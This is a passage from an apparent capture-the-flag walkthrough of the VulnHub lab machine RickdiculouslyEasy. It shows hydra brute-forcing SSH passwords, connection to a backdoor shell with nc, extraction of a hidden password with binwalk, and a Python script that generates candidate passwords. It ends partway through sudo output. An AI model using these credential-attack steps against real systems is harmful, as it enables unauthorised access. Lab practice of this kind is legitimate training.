└─# nc $ip 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```


Port 60000



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/ftp/192.168.56.128/pu
└─# nc $ip 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
```

Port 22222


1. Port 22 SSH does not work



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/http]
└─# ssh Summer@$ip
kex_exchange_identification: Connection closed by remote host
Connection closed by 192.168.56.128 port 22
```


2. Bruteforce

```
hydra -L usernames.txt -p winter ssh://$ip -s 22222
```




```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/exploit/bruteforce]
└─# hydra -L usernames.txt -p winter ssh://$ip -s 22222
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-17 23:01:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
, to prevent overwriting, ./hydra.restore
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.128:22222/
[22222][ssh] host: 192.168.56.128   login: Summer   password: winter
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-17 23:02:11
```

3. SSH w/ Summer:winter



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy]
└─# ssh Summer@192.168.56.128 -p 22222
The authenticity of host '[192.168.56.128]:22222 ([192.168.56.128]:22222)' can't be e
stablished.
ED25519 key fingerprint is SHA256:RD+qmhxymhbL8Ul9bgsqlDNHrMGfOZAR77D3nqLNwTA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.128]:22222' (ED25519) to the list of known ho
sts.
Summer@192.168.56.128's password:
client_global_hostkeys_private_confirm: server gave bad signature for RSA key 0: erro
r in libcrypto
Last failed login: Tue Jan 18 01:50:14 AEDT 2022 from 192.168.56.103 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ sudo -l
```


4. Flag



```
FLAG{Get off the high road Summer!} - 10 Points
FLAG.txt (END)
```

Privilege Escalation to Root via Creds found


1. Proceed to morty home directory



```
[Summer@localhost Morty]$ ls -la
total 64
drwxr-xr-x. 2 Morty Morty   131 Sep 15  2017 .
drwxr-xr-x. 5 root  root     52 Aug 18  2017 ..
-rw-------. 1 Morty Morty     1 Sep 15  2017 .bash_history
-rw-r--r--. 1 Morty Morty    18 May 30  2017 .bash_logout
-rw-r--r--. 1 Morty Morty   193 May 30  2017 .bash_profile
-rw-r--r--. 1 Morty Morty   231 May 30  2017 .bashrc
-rw-r--r--. 1 root  root    414 Aug 22  2017 journal.txt.zip
-rw-r--r--. 1 root  root  43145 Aug 22  2017 Safe_Password.jpg
```

2. Look for hidden files in `Safe_Password.jpg`


```
binwalk -eM Safe_password.jpg
```



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
└─# binwalk -eM Safe_Password.jpg

Scan Time:     2022-01-17 23:22:49
Target File:   /root/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir/Safe_Password.jpg
MD5 Checksum:  4b50a01d420e9cbd38ca8089f1d40927
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
192           0xC0            Unix path: /home/Morty/journal.txt.zip. Password: Meeseek
```


- Meeseek

3. Unzip `journal.txt.zip`




```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
└─# unzip journal.txt.zip
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
└─# cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He
 spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe?
Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```

4. Proceed to RickSanchez home directory & view files




```
[Summer@localhost RickSanchez]$ ls -la
total 12
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21  2017 .
drwxr-xr-x. 5 root        root         52 Aug 18  2017 ..
-rw-r--r--. 1 RickSanchez RickSanchez  18 May 30  2017 .bash_logout
-rw-r--r--. 1 RickSanchez RickSanchez 193 May 30  2017 .bash_profile
-rw-r--r--. 1 RickSanchez RickSanchez 231 May 30  2017 .bashrc
drwxr-xr-x. 2 RickSanchez RickSanchez  18 Sep 21  2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez  26 Aug 18  2017 ThisDoesntContainAnyFlags
```



```
[Summer@localhost RICKS_SAFE]$ ls -la
total 12
drwxr-xr-x. 2 RickSanchez RickSanchez   18 Sep 21  2017 .
drwxr-xr-x. 4 RickSanchez RickSanchez  113 Sep 21  2017 ..
-rwxr--r--. 1 RickSanchez RickSanchez 8704 Sep 21  2017 safe
[Summer@localhost RICKS_SAFE]$ ./safe
-bash: ./safe: Permission denied
```

- Since we cannot execute it, transfer to kali & execute

5. Execute it, specifying the flag from earlier



```
┌──(root💀kali)-[~/vulnHub/RickdiculouslyEasy/192.168.56.128/loot/mortyDir]
└─# ./safe 131333
decrypt:        FLAG{And Awwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
 (This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, s
udo is wheely good.)
Follow these clues, in order


1 uppercase character
1 digit
One of the words in my old bands name.
```


6. Generate password list using python script

```
#!/usr/bin/python
from string import ascii_uppercase
for c in ascii_uppercase:
        for x in range(0, 10):
                print( str(c) + str(x) + "Flesh")
                print( str(c) + str(x) + "Curtains")
                print( str(c) + str(x) + "The")
```

```
python passwordgen.py > passwords.txt
```

7. Bruteforce SSH


```
hydra -l RickSanchez -P passwords.txt ssh://$ip -s 22222
```



```
[22222][ssh] host: 192.168.56.128   login: RickSanchez   password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-18 00:08:58
```


- RickSanchez:P7Curtains

8. Check for sudo access



```
[RickSanchez@localhost tmp]$ sudo -l
Matching Defaults entries for RickSanchez on localhost:
    !visiblepw, env_reset, env_keep="COLORS DISPLAY HOSTNAME H
    LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_
